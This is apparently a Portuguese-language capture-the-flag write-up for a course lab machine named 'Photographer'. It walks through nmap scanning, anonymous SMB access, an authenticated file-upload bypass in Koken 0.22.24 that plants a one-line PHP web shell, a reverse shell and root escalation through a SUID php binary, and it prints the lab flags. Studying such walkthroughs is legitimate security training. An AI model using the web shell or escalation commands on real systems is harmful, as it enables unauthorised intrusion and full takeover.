

Photographer

FIAP Etapa 3



1. Enumeração

Primeiramente, temos que descobrir os hosts ativos na rede, para isso, podemos usar o nmap com o comando:

```
- nmap -v -sn --open 192.168.56.0/24
```

```
(root@pentest)~/Desktop/FIAP/Photographer
# nmap -v -sn --open 192.168.56.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-26 16:10 -03
Initiating ARP Ping Scan at 16:10
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 16:10, 1.72s elapsed (255 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00020s latency).
MAC Address: 0A:00:27:00:00:1D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00072s latency).
MAC Address: 08:00:27:0C:08:F8 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up (0.00061s latency).
MAC Address: 08:00:27:B7:89:18 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up.
Read data files from: /usr/bin/./share/nmap
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.75 seconds
Raw packets sent: 511 (14.308KB) | Rcvd: 7 (196B)
```

Fazendo isso, conseguimos descobrir o host 192.168.56.105.

Com isso, podemos fazer uma enumeração mais avançada nele, para descobrir as portas abertas:

```
- nmap -v -sS -Pn -p- --open 192.168.56.105
```

```
(root@pentest)~/Desktop/FIAP/Photographer
# nmap -v -sS -Pn -p- --open 192.168.56.105
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-26 16:14 -03
Initiating ARP Ping Scan at 16:14
Scanning 192.168.56.105 [1 port]
Completed ARP Ping Scan at 16:14, 0.01s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or spe
valid servers with --dns-servers
Initiating SYN Stealth Scan at 16:14
Scanning 192.168.56.105 [65535 ports]
Discovered open port 139/tcp on 192.168.56.105
Discovered open port 445/tcp on 192.168.56.105
Discovered open port 80/tcp on 192.168.56.105
Discovered open port 8000/tcp on 192.168.56.105
Completed SYN Stealth Scan at 16:14, 1.81s elapsed (65535 total ports)
Nmap scan report for 192.168.56.105
Host is up (0.000082s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8000/tcp  open  http-alt
```

Descobrimos que ele possui as portas 21 (FTP) e 80 (HTTP) abertas, podemos fazer uma enumeração mais detalhada do alvo:

```
- nmap -v -sSV -sC -Pn -p 80,139,445,8000 192.168.56.105
```

```

PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Photographer by v1n1v131r4
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8000/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_ http-generator: Koken 0.22.24
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: daisa ahomi
MAC Address: 08:00:27:B7:89:18 (Oracle VirtualBox virtual NIC)
Service Info: Host: PHOTOGRAPHER

Host script results:
|_ clock-skew: mean: 1h20m00s, deviation: 2h18m36s, median: -1s
|_ nbstat: NetBIOS name: PHOTOGRAPHER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ Names:
|_   PHOTOGRAPHER<00>      Flags: <unique><active>
|_   PHOTOGRAPHER<03>      Flags: <unique><active>
|_   PHOTOGRAPHER<20>      Flags: <unique><active>
|_   \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
|_   WORKGROUP<00>         Flags: <group><active>
|_   WORKGROUP<1d>         Flags: <unique><active>
|_   WORKGROUP<1e>         Flags: <group><active>
|_ smb-os-discovery:
|_   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_   Computer name: photographer
|_   NetBIOS computer name: PHOTOGRAPHER\x00
|_   Domain name: \x00
|_   FQDN: photographer
|_   System time: 2022-04-26T15:16:38-04:00
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|_   2.02:
|_     Message signing enabled but not required
|_ smb2-time:
|_   date: 2022-04-26T19:16:34
|_   start_date: N/A

```

Descobrimos as versões dos serviços rodando na aplicação.

Primeiramente, como temos um SMB ativo, podemos tentar enumerar os compartilhamentos:

- smbclient -L \\192.168.56.105 -N

```

(root@pentest)-[~/Desktop/FIAP/Photographer]
# smbclient -L \\192.168.56.105 -N

      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      sambashare     Disk      Samba on Ubuntu
      IPC$           IPC       IPC Service (photographer server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

```

2. Exploração

Para começar a explorarmos, tentamos acessar os compartilhamentos, vimos que temos acesso ao sambashare.

```
(root@pentest)-[~/Desktop/FIAP/Photographer]
# smbclient //192.168.56.105/sambashare -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Mon Jul 20 22:30:07 2020
..               D            0   Tue Jul 21 06:44:25 2020
mailsent.txt     N           503   Mon Jul 20 22:29:40 2020
wordpress.bkp.zip N 13930308   Mon Jul 20 22:22:23 2020

                278627392 blocks of size 1024. 264268400 blocks available
smb: \> █
```

Nele existem 2 arquivos que podem ser importantes.

Podemos baixá-los na nossa máquina e ver o conteúdo.

```
smb: \> get mailsent.txt
getting file \mailsent.txt of size 503 as mailsent.txt (6.6 KiloBytes/sec) (average 6.6 KiloBytes/sec)
smb: \> get wordpress.bkp.zip
getting file \wordpress.bkp.zip of size 13930308 as wordpress.bkp.zip (11757.8 KiloBytes/sec) (average 11051.4 KiloBytes/sec)
smb: \> █
```


Vemos no documento txt um email para a Daiza, que pode indicar um outro site e talvez podemos abusar do usuário dela.

Além disso, o outro doc é um wordpress, o que nos indica que possivelmente está rodando o cms ou na porta 80 ou na 8000.

Acessamos o arquivo wp-config-sample.php para ver se conseguimos recuperar credenciais de banco de dados, porém é um arquivo padrão.

```
notes.txt x mailsent.txt
1 |?php
2 /**
3  * As configurações básicas do WordPress
4  *
5  * O script de criação wp-config.php usa esse arquivo durante a instalação.
6  * Você não precisa usar o site, você pode copiar este arquivo
7  * para "wp-config.php" e preencher os valores.
8  *
9  * Este arquivo contém as seguintes configurações:
10 *
11 * * Configurações do MySQL
12 * * Chaves secretas
13 * * Prefixo do banco de dados
14 * * ABSPATH
15 *
16 * @link https://wordpress.org/support/article/editing-wp-config-php/
17 *
18 * @package WordPress
19 */
20
21 // ** Configurações do MySQL - Você pode pegar estas informações com o serviço de hospedagem ** //
22 /** O nome do banco de dados do WordPress */
23 define( 'DB_NAME', 'nome_do_banco_de_dados_aqui' );
24
25 /** Usuário do banco de dados MySQL */
26 define( 'DB_USER', 'nome_de_usuario_aqui' );
27
28 /** Senha do banco de dados MySQL */
29 define( 'DB_PASSWORD', 'senha_aqui' );
30
31 /** Nome do host do MySQL */
32 define( 'DB_HOST', 'localhost' );
33
34 /** Charset do banco de dados a ser usado na criação das tabelas. */
35 define( 'DB_CHARSET', 'utf8' );
36
37 /** O tipo de Collate do banco de dados. Não altere isso se tiver dúvidas. */
38 define( 'DB_COLLATE', '' );
39
40 /**#@+
41  * Chaves únicas de autenticação e salts.
```

Acessando a porta 8000, conseguimos acessar o site da Daisa.




Analisando, vimos que é utilizado o CMS KOKEN.

Agora analisando o código fonte da página, para tentar obter mais informações, descobrimos que no site roda o KOKEN 0.22.24

```
<!--[if IE]>
<script src="/app/site/themes/common/js/html5shiv.js"></script>
<![endif]-->
<meta name="generator" content="Koken 0.22.24" />
<meta name="theme" content="Elementary 1.7.2" />
<link href="/app/site/themes/common/css/mediaelement/mediaelementpl;
```

Podemos pesquisar por exploits para o Koken 0.22.24 e, fazendo isso, descobrimos que podemos fazer Upload de arquivos, mas precisamos estar autenticados:




Agora autenticados, podemos tentar inserir nosso arquivo php malicioso para ter uma RCE no ambiente. Podemos seguir a exploit que encontramos anteriormente para os próximos passos.


Para isso, criamos o arquivo shell.php.jpg e inserimos um código malicioso php.

```
(root@pentest)-[~/Desktop/FIAP/Photographer]
# cat shell.php.jpg
<?php system($_GET['cmd']);?>
```


Como vimos que a imagem é validada no upload, podemos tentar alterá-la quando enviamos para o servidor, com o burpsuite, dessa forma podemos enviar o arquivo como shell.php, removendo o jpg do final do nome do arquivo.

Então subimos a imagem e ligamos o burp.






Agora com o RCE, temos que tentar ganhar shell no servidor, para isso, testei se o host tinha o python instalado.



Como sabemos que temos o python, podemos tentar uma reverse shell.

Montamos uma reverse shell para a porta 443 e abrimos ela na nossa máquina.



Pronto, conseguimos uma shell no ambiente.



Agora para conseguir a primeira key, navegamos pelo site do servidor e descobrimos um arquivo chamado key.php e nele, descobrimos a primeira key.

- fb3ab2ea3b3ad12c42c064d680826832

```
$ pwd
/var/www/html/koken/storage/configuration
$ ls -la
total 24
drwxr-xr-x  2 www-data www-data 4096 Jul 20  2020 .
drwxr-xr-x 11 www-data www-data 4096 Jul 20  2020 ..
-rw-r--r--  1 www-data www-data  187 Jul 20  2020 database.php
-rwxr-xr-x  1 www-data www-data  114 Aug  7  2017 index.html
-rw-r--r--  1 www-data www-data  207 Jul 20  2020 key.php
-rwxr-xr-x  1 www-data www-data  451 Aug  7  2017 user_setup.php
$ cat key.php
<?php if ( ! defined('BASEPATH')) exit('No direct script access allowed');

// Do not edit or remove this file unless advised by Koken support
// support@koken.me

return 'fb3ab2ea3b3ad12c42c064d680826832';$
```

Agora para virarmos root do alvo, vamos procurar pelos programas no servidor que podemos executar com SUID do root, podemos usar o comando:

- find / -perm /4000 2>/dev/null

```
www-data@photographer:/var/www/html/koken/storage/configuration$ find / -perm /4000 2>/dev/null
<www/html/koken/storage/configuration$ find / -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/php7.2
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/bin/ping
/bin/fusermount
/bin/mount
/bin/ping6
/bin/umount
/bin/su
```

Com isso, vimos que podemos executar o /usr/bin/php7.2 com SUID de root, então podemos abusar disso para escalar nosso privilégio. Dando uma olhada no gtfobins, achamos um comando para executar com o php.

- /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"

```
<figuration$ /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
# whoami
whoami
root
#
```

Com isso nos tornamos root e podemos procurar a flag dele.

Podemos achá-la em /root/proof.txt

[illegible]

```
d41d8cd98f00b204e9800998ecf8427e
#
```